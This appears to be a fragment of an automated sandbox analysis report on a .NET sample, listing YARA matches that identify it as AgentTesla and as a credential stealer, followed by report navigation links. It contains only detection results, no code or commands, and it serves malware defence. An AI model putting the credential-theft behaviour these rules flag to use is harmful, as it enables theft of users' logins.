| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.499202518.0000000000402000.00000040.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000002.499202518.0000000000402000.00000040.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.502987084.00000000034C1000.00000004.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.502987084.00000000034C1000.00000004.00000001.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | moderate                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |

[File Activities](#)

Show Windows behavior

File Created

File Read

Disassembly

Code Analysis